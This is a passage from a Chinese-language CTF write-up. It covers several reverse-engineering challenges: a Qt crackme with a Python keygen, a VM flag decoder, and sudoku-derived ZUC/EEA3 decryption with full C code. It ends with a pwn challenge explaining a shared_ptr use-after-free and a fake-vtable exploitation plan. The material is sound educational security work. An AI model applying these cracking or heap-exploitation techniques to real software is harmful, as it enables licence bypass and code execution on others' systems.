| .text:00401E1C mov dword ptr [esp+0Ch], 0FFFFFFFFh  .text:00401E24 mov dword ptr [esp+8], 0  .text:00401E2C mov dword ptr [esp+4], offset aSorryYourInput ; "Sorry, your input is illegal."  .text:00401E34 mov dword ptr [esp], offset dword\_405008  .text:00401E3B mov [ebp+var\_2C], eax  .text:00401E3E call edi ; \_ZNK11QMetaObject2trEPKcS1\_i  .text:00401E40 sub esp, 10h  .text:00401E43 mov ecx, [ebp+var\_2C]  .text:00401E46 mov [esp], ebx  .text:00401E49 call ds:\_ZN6QLabel7setTextERK7QString |

继续 xref 这个函数，可以发现有两处引用，第一处是在简易的判断调用哪个函数，如果想从此处分析的话得恢复 Qt 的一些相关信息；而第二处是将这个函数的地址作为参数传递了。

Direction Type Address Text

Down j CheckSuccess+B jmp FailDialog

Down o sub\_402250+A07 mov [ebp+var\_60], offset FailDialog

跟着第二个 xref 我们可以发现下面的代码，可以看到 FailDialog 函数作为 connectImpl 函数的参数出现了。结合上下文及函数名字可以推测出这是在使用 Qt 的 signal & slot 机制将函数之间像回调函数一样进行连接。

|  |
| --- |
| v122 = sub\_403210;  v123 = 0;  v124 = FailDialog;  v125 = 0;  v83 = v94[8];  v85 = (\_DWORD \*)Znwj(16, v84);  v86 = v124;  \*v85 = 1;  v85[1] = sub\_4049A0;  v85[2] = v86;  v85[3] = v125;  ZN7QObject11connectImplEPKS\_PPvS1\_S3\_PN9QtPrivate15QSlotObjectBaseEN2Qt14ConnectionTypeEPKiPK11QMetaObject(  &v97,  v94,  &v122,  v83,  &v124,  v85,  0,  0,  &dword\_405020);  return ZN11QMetaObject10ConnectionD1Ev(&v97); |

在上面代码出现的函数中出现了三次 ZN7QObject11connectImplEPKS\_PPvS1\_S3\_PN9QtPrivate15QSlotObjectBaseEN2Qt14ConnectionTypeEPKiPK11QMetaObject ，他们对应的参数中出现了三个函数。第一次调用 connectImpl 函数时，函数参数中出现的函数 sub\_402150 里调用了名字为 ZNK9QLineEdit4textEv 的函数，第二次调用 connectImpl 函数时，函数参数中出现的函数 sub\_401C80 里，出现了 Welcome! 这样的字符串。所以可以判断 sub\_402150 为检查函数，是在获取输入字符串，而 sub\_401C80 则是在弹出正确提示窗口。

|  |
| --- |
| signed int \_\_fastcall sub\_402150(\_DWORD \*a1, int a2)  {  \_DWORD \*v2; // ebx  unsigned int \*\*v3; // esi  int v4; // ST08\_4  volatile signed \_\_int32 \*v5; // eax  int v6; // edx  volatile signed \_\_int32 v7; // edx  int v8; // ST08\_4  volatile signed \_\_int32 \*v9; // eax  int v10; // edx  int v11; // edi  int v12; // edx  signed int result; // eax  volatile signed \_\_int32 \*v14; // [esp+24h] [ebp-10h]  v2 = a1;  v3 = (unsigned int \*\*)(a1 + 6);  v4 = \*(\_DWORD \*)(a1[9] + 4);  ZNK9QLineEdit4textEv(&v14, a2);  v6 = (int)v14;  v14 = (volatile signed \_\_int32 \*)v2[6];  v5 = v14;  v2[6] = v6;  v7 = \*v5;  if ( !\*v5 || v7 != -1 && !\_InterlockedSub(v5, 1u) )  ZN10QArrayData10deallocateEPS\_jj(v14, 2, 4);  v8 = \*(\_DWORD \*)(v2[9] + 8);  ZNK9QLineEdit4textEv(&v14, v7);  v10 = (int)v14;  v14 = (volatile signed \_\_int32 \*)v2[7];  v9 = v14;  v2[7] = v10;  if ( !\*v9 || \*v9 != -1 && !\_InterlockedSub(v9, 1u) )  ZN10QArrayData10deallocateEPS\_jj(v14, 2, 4);  v11 = sub\_401FB0((v2 + 7));  if ( v11 == sub\_402090(v3) )  {  sub\_403240((int)v2, v12, (int)v3);  result = 1;  }  else  {  sub\_403210((int)v2);  result = 0;  }  return result;  } |

通过上面的代码和 connectImpl 函数出现的代码可以判断，关键点在于 sub\_401FB0 和 sub\_402090 这两个函数，通过动态分析或者静态分析可以知道 sub\_401FB0 是在将用户输入的密码(16 进制字符串)转换成 int 类型，然后将用户名给 sub\_402090 以生成数字，和 sub\_401FB0 返回的数字进行对比。

下面的代码为 sub\_402090 出现的代码，里面出现的 v7 为指向用户名字符串的指针，所以就可以看出数字的生成算法了。

|  |
| --- |
| result = 5381;  do  {  v9 = 32 \* result;  if ( \*v7 < 0x100u )  v9 = 32 \* result + \*v7;  ++v7;  result += v9;  }  while ( v6 != v7 );  return result; |

下面是使用 Python 还原的，根据输入的用户名，生成相应密码的函数。

|  |
| --- |
| luhashNum = 5381  username = input()  for i in username:  hashNum = (hashNum + ord(i) + (hashNum << 5)) & 0xffffffff  print('{:x}'.format(hashNum)) |

## Factory(vidar)

绕过反调试发现是VM，多进程，parent进程和child进程间通过signal通信，执行opcode，所以调试难度比较高．另外signal的注册在main函数之前，也有一定难度．仔细分析并dump出opcode之后解密

|  |
| --- |
| correct = [175,212,184,189,188,185,252,241,246,161,245,254,241,233,11,243,34,15,20,226,237,229,226,31,86,84,75,58,126,62,90,90,93,11,107,104,84,84,100,7,81,29]  correct = correct[::-1]  flag = ''  j = 0  for i in correct:  flag += chr(((i^(0x40+2\*j))-j)^(0x20+2\*j))  j += 1  print flag[::-1] |

## Analysis of viruses(Vidar)

\* 本题目构建了一个RNA病毒从遗传物质变成氨基酸的过程。

\* 通过分析 逆转录--转录--翻译 的过程解题。

因为存在多解的可能给了hash限制(结果…..QAQ没想到给的位数不够多)

这里推荐T00616选手的writeup：



## veryeasyRE(W&M)

1. 通过ida来查看关键的语句来确定主函数位置
2. 第一步ida中需要将堆栈不平衡的负数位置转化为正数来进行f5的查看
3. 可以查看数独了，可以看出来下面的代码是数独，通过数独来求出解

|  |
| --- |
| while ( v10 < 81 )  {  if ( !dword\_427000[v10] )  dword\_427000[v10] = Str[v9++] - 48;  ++v10;  }  v8 = 1;  for ( i = 0; i < 9; ++i )  v8 &= sub\_411302(&dword\_427000[9 \* i]);  for ( j = 0; j < 9; ++j )  v8 &= sub\_41120D(&dword\_427000[j]);  for ( k = 0; k <= 2; ++k )  {  for ( l = 0; l <= 2; ++l )  v8 &= sub\_411640(&dword\_427000[27 \* k + 3 \* l]);  } |

根据我们的数独答案和内存的数据进行一个异或运算，让我们得到key

|  |
| --- |
| sub\_41106E("Please use what you get\n");  for ( m = 0; m < 16; ++m )  dword\_427190[m] ^= Str[3 \* m];  if ( v8 ) |

下面是一个ZUC IEEA的算法

用刚才的key和ZUC算法进行一个解密即可

v56 = 0x56823;  
v55 = 0x18;  
v54 = 1;



对应了ZUC中的 Count Bearer Direction

|  |
| --- |
| /\* ————————————W—————————- \*/  typedef unsigned char u8;  typedef unsigned int u32;  /\* —————————————t————————- \*/  /\* the state registers of LFSR 16 cells\*/  u32 LFSR\_S0;  u32 LFSR\_S1;  u32 LFSR\_S2;  u32 LFSR\_S3;  u32 LFSR\_S4;  u32 LFSR\_S5;  u32 LFSR\_S6;  u32 LFSR\_S7;  u32 LFSR\_S8;  u32 LFSR\_S9;  u32 LFSR\_S10;  u32 LFSR\_S11;  u32 LFSR\_S12;  u32 LFSR\_S13;  u32 LFSR\_S14;  u32 LFSR\_S15;  /\* the registers of f算法中的R1,R2 \*/  u32 F\_R1;  u32 F\_R2;  /\* the outputs of BitReorganization BR中的X0,X1,X2,X3\*/  u32 BRC\_X0;  u32 BRC\_X1;  u32 BRC\_X2;  u32 BRC\_X3;  /\* the s-boxes 两个S盒\*/  u8 S0[256] = {  0x3e,0x72,0x5b,0x47,0xca,0xe0,0x00,0x33,0x04,0xd1,0x54,0x98,0x09,0xb9,0x6d,0xcb,  0x7b,0x1b,0xf9,0x32,0xaf,0x9d,0x6a,0xa5,0xb8,0x2d,0xfc,0x1d,0x08,0x53,0x03,0x90,  0x4d,0x4e,0x84,0x99,0xe4,0xce,0xd9,0x91,0xdd,0xb6,0x85,0x48,0x8b,0x29,0x6e,0xac,  0xcd,0xc1,0xf8,0x1e,0x73,0x43,0x69,0xc6,0xb5,0xbd,0xfd,0x39,0x63,0x20,0xd4,0x38,  0x76,0x7d,0xb2,0xa7,0xcf,0xed,0x57,0xc5,0xf3,0x2c,0xbb,0x14,0x21,0x06,0x55,0x9b,  0xe3,0xef,0x5e,0x31,0x4f,0x7f,0x5a,0xa4,0x0d,0x82,0x51,0x49,0x5f,0xba,0x58,0x1c,  0x4a,0x16,0xd5,0x17,0xa8,0x92,0x24,0x1f,0x8c,0xff,0xd8,0xae,0x2e,0x01,0xd3,0xad,  0x3b,0x4b,0xda,0x46,0xeb,0xc9,0xde,0x9a,0x8f,0x87,0xd7,0x3a,0x80,0x6f,0x2f,0xc8,  0xb1,0xb4,0x37,0xf7,0x0a,0x22,0x13,0x28,0x7c,0xcc,0x3c,0x89,0xc7,0xc3,0x96,0x56,  0x07,0xbf,0x7e,0xf0,0x0b,0x2b,0x97,0x52,0x35,0x41,0x79,0x61,0xa6,0x4c,0x10,0xfe,  0xbc,0x26,0x95,0x88,0x8a,0xb0,0xa3,0xfb,0xc0,0x18,0x94,0xf2,0xe1,0xe5,0xe9,0x5d,  0xd0,0xdc,0x11,0x66,0x64,0x5c,0xec,0x59,0x42,0x75,0x12,0xf5,0x74,0x9c,0xaa,0x23,  0x0e,0x86,0xab,0xbe,0x2a,0x02,0xe7,0x67,0xe6,0x44,0xa2,0x6c,0xc2,0x93,0x9f,0xf1,  0xf6,0xfa,0x36,0xd2,0x50,0x68,0x9e,0x62,0x71,0x15,0x3d,0xd6,0x40,0xc4,0xe2,0x0f,  0x8e,0x83,0x77,0x6b,0x25,0x05,0x3f,0x0c,0x30,0xea,0x70,0xb7,0xa1,0xe8,0xa9,0x65,  0x8d,0x27,0x1a,0xdb,0x81,0xb3,0xa0,0xf4,0x45,0x7a,0x19,0xdf,0xee,0x78,0x34,0x60  };  //s0盒  u8 S1[256] = {  0x55,0xc2,0x63,0x71,0x3b,0xc8,0x47,0x86,0x9f,0x3c,0xda,0x5b,0x29,0xaa,0xfd,0x77,  0x8c,0xc5,0x94,0x0c,0xa6,0x1a,0x13,0x00,0xe3,0xa8,0x16,0x72,0x40,0xf9,0xf8,0x42,  0x44,0x26,0x68,0x96,0x81,0xd9,0x45,0x3e,0x10,0x76,0xc6,0xa7,0x8b,0x39,0x43,0xe1,  0x3a,0xb5,0x56,0x2a,0xc0,0x6d,0xb3,0x05,0x22,0x66,0xbf,0xdc,0x0b,0xfa,0x62,0x48,  0xdd,0x20,0x11,0x06,0x36,0xc9,0xc1,0xcf,0xf6,0x27,0x52,0xbb,0x69,0xf5,0xd4,0x87,  0x7f,0x84,0x4c,0xd2,0x9c,0x57,0xa4,0xbc,0x4f,0x9a,0xdf,0xfe,0xd6,0x8d,0x7a,0xeb,  0x2b,0x53,0xd8,0x5c,0xa1,0x14,0x17,0xfb,0x23,0xd5,0x7d,0x30,0x67,0x73,0x08,0x09,  0xee,0xb7,0x70,0x3f,0x61,0xb2,0x19,0x8e,0x4e,0xe5,0x4b,0x93,0x8f,0x5d,0xdb,0xa9,  0xad,0xf1,0xae,0x2e,0xcb,0x0d,0xfc,0xf4,0x2d,0x46,0x6e,0x1d,0x97,0xe8,0xd1,0xe9,  0x4d,0x37,0xa5,0x75,0x5e,0x83,0x9e,0xab,0x82,0x9d,0xb9,0x1c,0xe0,0xcd,0x49,0x89,  0x01,0xb6,0xbd,0x58,0x24,0xa2,0x5f,0x38,0x78,0x99,0x15,0x90,0x50,0xb8,0x95,0xe4,  0xd0,0x91,0xc7,0xce,0xed,0x0f,0xb4,0x6f,0xa0,0xcc,0xf0,0x02,0x4a,0x79,0xc3,0xde,  0xa3,0xef,0xea,0x51,0xe6,0x6b,0x18,0xec,0x1b,0x2c,0x80,0xf7,0x74,0xe7,0xff,0x21,  0x5a,0x6a,0x54,0x1e,0x41,0x31,0x92,0x35,0xc4,0x33,0x07,0x0a,0xba,0x7e,0x0e,0x34,  0x88,0xb1,0x98,0x7c,0xf3,0x3d,0x60,0x6c,0x7b,0xca,0xd3,0x1f,0x32,0x65,0x04,0x28,  0x64,0xbe,0x85,0x9b,0x2f,0x59,0x8a,0xd7,0xb0,0x25,0xac,0xaf,0x12,0x03,0xe2,0xf2  };  //s1盒  /\* the constants D \*/  u32 EK\_d[16] = {  0x44D7, 0x26BC, 0x626B, 0x135E, 0x5789, 0x35E2, 0x7135, 0x09AF,  0x4D78, 0x2F13, 0x6BC4, 0x1AF1, 0x5E26, 0x3C4D, 0x789A, 0x47AC  };  /\* ——————————————————————- \*/  /\* c = a + b mod (2^31 – 1) 那个附录里复杂的计算\*/  u32 AddM(u32 a, u32 b) {  u32 c = a + b;  return (c & 0x7FFFFFFF) + (c >> 31);  }  /\* LFSR with initialization mode \*/  #define MulByPow2(x, k) ((((x) << k) | ((x) >> (31 - k))) & 0x7FFFFFFF)  void LFSRWithInitialisationMode(u32 u) {  u32 f, v; f = LFSR\_S0;  v = MulByPow2(LFSR\_S0, 8);  f = AddM(f, v);  v = MulByPow2(LFSR\_S4, 20);  f = AddM(f, v);  v = MulByPow2(LFSR\_S10, 21);  f = AddM(f, v);  v = MulByPow2(LFSR\_S13, 17);  f = AddM(f, v);  v = MulByPow2(LFSR\_S15, 15);  f = AddM(f, v);  f = AddM(f, u);  /\* update the state \*/  LFSR\_S0 = LFSR\_S1;  LFSR\_S1 = LFSR\_S2;  LFSR\_S2 = LFSR\_S3;  LFSR\_S3 = LFSR\_S4;  LFSR\_S4 = LFSR\_S5;  LFSR\_S5 = LFSR\_S6;  LFSR\_S6 = LFSR\_S7;  LFSR\_S7 = LFSR\_S8;  LFSR\_S8 = LFSR\_S9;  LFSR\_S9 = LFSR\_S10;  LFSR\_S10 = LFSR\_S11;  LFSR\_S11 = LFSR\_S12;  LFSR\_S12 = LFSR\_S13;  LFSR\_S13 = LFSR\_S14;  LFSR\_S14 = LFSR\_S15;  LFSR\_S15 = f;  }  /\* LFSR with work mode 工作模式\*/  void LFSRWithWorkMode() {  u32 f, v; f = LFSR\_S0;  v = MulByPow2(LFSR\_S0, 8);  f = AddM(f, v);  v = MulByPow2(LFSR\_S4, 20);  f = AddM(f, v);  v = MulByPow2(LFSR\_S10, 21);  f = AddM(f, v);  v = MulByPow2(LFSR\_S13, 17);  f = AddM(f, v);  v = MulByPow2(LFSR\_S15, 15);  f = AddM(f, v);  /\* update the state \*/  LFSR\_S0 = LFSR\_S1;  LFSR\_S1 = LFSR\_S2;  LFSR\_S2 = LFSR\_S3;  LFSR\_S3 = LFSR\_S4;  LFSR\_S4 = LFSR\_S5;  LFSR\_S5 = LFSR\_S6;  LFSR\_S6 = LFSR\_S7;  LFSR\_S7 = LFSR\_S8;  LFSR\_S8 = LFSR\_S9;  LFSR\_S9 = LFSR\_S10;  LFSR\_S10 = LFSR\_S11;  LFSR\_S11 = LFSR\_S12;  LFSR\_S12 = LFSR\_S13;  LFSR\_S13 = LFSR\_S14;  LFSR\_S14 = LFSR\_S15;  LFSR\_S15 = f;  }  /\* BitReorganization \*/  void BitReorganization() {  BRC\_X0 = ((LFSR\_S15 & 0x7FFF8000) << 1) | (LFSR\_S14 & 0xFFFF);  BRC\_X1 = ((LFSR\_S11 & 0xFFFF) << 16) | (LFSR\_S9 >> 15);  BRC\_X2 = ((LFSR\_S7 & 0xFFFF) << 16) | (LFSR\_S5 >> 15);  BRC\_X3 = ((LFSR\_S2 & 0xFFFF) << 16) | (LFSR\_S0 >> 15);  }  #define ROT(a, k) (((a) << k) | ((a) >> (32 - k)))  /\* L1 \*/  u32 L1(u32 X) {  return (X ^ ROT(X, 2) ^ ROT(X, 10) ^ ROT(X, 18) ^ ROT(X, 24));  }  /\* L2 \*/  u32 L2(u32 X) {  return (X ^ ROT(X, 8) ^ ROT(X, 14) ^ ROT(X, 22) ^ ROT(X, 30));  }  #define MAKEU32(a, b, c, d) (((u32)(a) << 24) | ((u32)(b) << 16) | ((u32)(c) << 8) | ((u32)(d)))  /\* F \*/  u32 F() {  u32 W, W1, W2, u, v;  W = (BRC\_X0 ^ F\_R1) + F\_R2;  W1 = F\_R1 + BRC\_X1;  W2 = F\_R2 ^ BRC\_X2;  u = L1((W1 << 16) | (W2 >> 16));  v = L2((W2 << 16) | (W1 >> 16));  F\_R1 = MAKEU32(S0[u >> 24], S1[(u >> 16) & 0xFF],  S0[(u >> 8) & 0xFF], S1[u & 0xFF]);  F\_R2 = MAKEU32(S0[v >> 24], S1[(v >> 16) & 0xFF],  S0[(v >> 8) & 0xFF], S1[v & 0xFF]);  return W;  }  #define MAKEU31(a, b, c)(((u32)(a) << 23)|((u32)(b) << 8)|(u32)(c))  /\* initialize \*/  //初始化  void Initialization(u8\* k, u8\* iv) {  u32 w, nCount;  /\* expand key \*/  LFSR\_S0 = MAKEU31(k[0], EK\_d[0], iv[0]);  LFSR\_S1 = MAKEU31(k[1], EK\_d[1], iv[1]);  LFSR\_S2 = MAKEU31(k[2], EK\_d[2], iv[2]);  LFSR\_S3 = MAKEU31(k[3], EK\_d[3], iv[3]);  LFSR\_S4 = MAKEU31(k[4], EK\_d[4], iv[4]);  LFSR\_S5 = MAKEU31(k[5], EK\_d[5], iv[5]);  LFSR\_S6 = MAKEU31(k[6], EK\_d[6], iv[6]);  LFSR\_S7 = MAKEU31(k[7], EK\_d[7], iv[7]);  LFSR\_S8 = MAKEU31(k[8], EK\_d[8], iv[8]);  LFSR\_S9 = MAKEU31(k[9], EK\_d[9], iv[9]);  LFSR\_S10 = MAKEU31(k[10], EK\_d[10], iv[10]);  LFSR\_S11 = MAKEU31(k[11], EK\_d[11], iv[11]);  LFSR\_S12 = MAKEU31(k[12], EK\_d[12], iv[12]);  LFSR\_S13 = MAKEU31(k[13], EK\_d[13], iv[13]);  LFSR\_S14 = MAKEU31(k[14], EK\_d[14], iv[14]);  LFSR\_S15 = MAKEU31(k[15], EK\_d[15], iv[15]);  /\* set F\_R1 and F\_R2 to zero \*/  F\_R1 = 0;  F\_R2 = 0;  nCount = 32;  while (nCount > 0)  {  BitReorganization();  w = F();  LFSRWithInitialisationMode(w >> 1);  nCount--;  }  }  //生成密钥流  void GenerateKeystream(u32\* pKeystream, int KeystreamLen) {  int i;  {  BitReorganization();  F(); /\* discard the output of F \*/  LFSRWithWorkMode();  }  for (i = 0; i < KeystreamLen; i++) {  BitReorganization();  pKeystream[i] = F() ^ BRC\_X3;  LFSRWithWorkMode();  }  }  void ZUC(u8\* k, u8\* iv, u32\* ks, int len)  {  /\* The initialization of ZUC, see page 17 of ref. [3]\*/  Initialization(k, iv);  /\* The procedure of generating keystream of ZUC, see page 18 of ref. [3]\*/  GenerateKeystream(ks, len);  }  void EEA3(u8\* CK, u32 COUNT, u32 BEARER, u32 DIRECTION, u32 LENGTH, u32\* M, u32\* C)  {  u32\* z, L, i;  u8 IV[16];  L = (LENGTH + 31) / 32;  z = (u32\*)malloc(L \* sizeof(u32));  IV[0] = (COUNT >> 24) & 0xFF;  IV[1] = (COUNT >> 16) & 0xFF;  IV[2] = (COUNT >> 8) & 0xFF;  IV[3] = COUNT & 0xFF;  IV[4] = ((BEARER << 3) | ((DIRECTION & 1) << 2)) & 0xFC;  IV[5] = 0;  IV[6] = 0;  IV[7] = 0;  IV[8] = IV[0];  IV[9] = IV[1];  IV[10] = IV[2];  IV[11] = IV[3];  IV[12] = IV[4];  IV[13] = IV[5];  IV[14] = IV[6];  IV[15] = IV[7];  ZUC(CK, IV, z, L);  for (i = 0; i < L; i++)  {  C[i] = M[i] ^ z[i];  }  free(z);  } |


# PWN

## foolish\_query(Xp0int)


这里介绍两种方式来确认漏洞。


1. 通过ida逆向的方式找到shared\_ptr使用不当造成的漏洞。漏洞源代码如下图所示。对应在ida中反编译的代码同时给出。

下面来解释一下漏洞的成因，正确的调用方法应该是如源码注释所示，通过q=it->second来传递智能指针操作。而这里有漏洞的代码则是先取出了map中的智能指针对象，读取其裸指针变量，然后再重新创建智能指针变量。这样操作是的原先智能指针的计数丢失，离开作用域以后指针q指向的WordQuery立即被删除释放。然而map中保存的指针还是原来的地址，当下次输入同样的关键字时候就会让Query指向原先已经被释放掉的空间 ，造成UAF。为了帮助理解，这里提供一篇类似误用案例的解释。而如果采用q=it->second的方式来获取指针，shared\_ptr当中的计数信息将得以保留，即使离开当前作用域也不会释放WordQuery空间，不造成UAF。

2.另外一种发现漏洞的方法就是手动测试，

如上图，重复进行同一个关键词的查询就会让程序崩溃这是因为关键字aaaa Query指向的空间实际上已经被释放，正位于fastbin中或者已经被其他内容所占用，导致Query执行虚函数的时候产生错误。


要利用这个UAF漏洞首先要确定被提前释放的WordQuery对象的大小，通过gdb的一款pahole插件可以打印出对象的大小以及成员变量的偏移地址。可以看到WordQuery对象的大小为40，十六进制为0x28，被释放后将放到0x30的fastbin当中。


我们首先通过两次相同的查询构造出一个野指针，两次查询“aaaaaaaa”之后断点再Query的析构函数，此时Query->q智能指针里面的内容如下图所示。

q指向一个WordQuery对象，第一个成员变量指向WordQuery的虚函数表，下面是一个string对象。接下来继续执行Query析构函数的内容，对shared\_ptr进行析构的时候将发现此时的指针计数为零，需要进行delete q指针的操作。

delete 操作完成以后发现q所指向的内存已经放在了0x30的fastbin里面，这时候我们需要构造一个大小为0x30的新对象来使用这段空间，并填上一个伪造的虚函数表指针，再对“aaaaaaaa”进行一次查询操作，进行Query::eval和Query::~Query函数调用的时候就可以执行我们伪造虚函数表所指向的函数了。


为了在目标指针填上任意内容，我们通过feedback操作来写入一段长度为0x20的内容，主要是为了伪造一个虚函数的指针。在第一次调用feedback函数的时候，程序会返回一个堆地址。所以这里会调用两次feedback函数：第一次调用的时候，获得堆地址并且往堆上写虚函数表；第二次调用时，伪造WordQuery对象使其虚函数指针指向刚刚伪造的虚函数表。

至于虚函数表的内容，原先WordQuery虚函数表上有4个函数地址，我们只需要把第二个函数地址换成secertQuery的地址，这样当进行Query析构操作的时候就会调用secertQuery后门函数，这个函数能让选手重新读入一个文档进入全局TextQuery对象，选手读入flag.txt文件以后再重新查询flag就可以获得flag内容了。

整个UAF漏洞利用的思路如下图所示：


|  |
| --- |
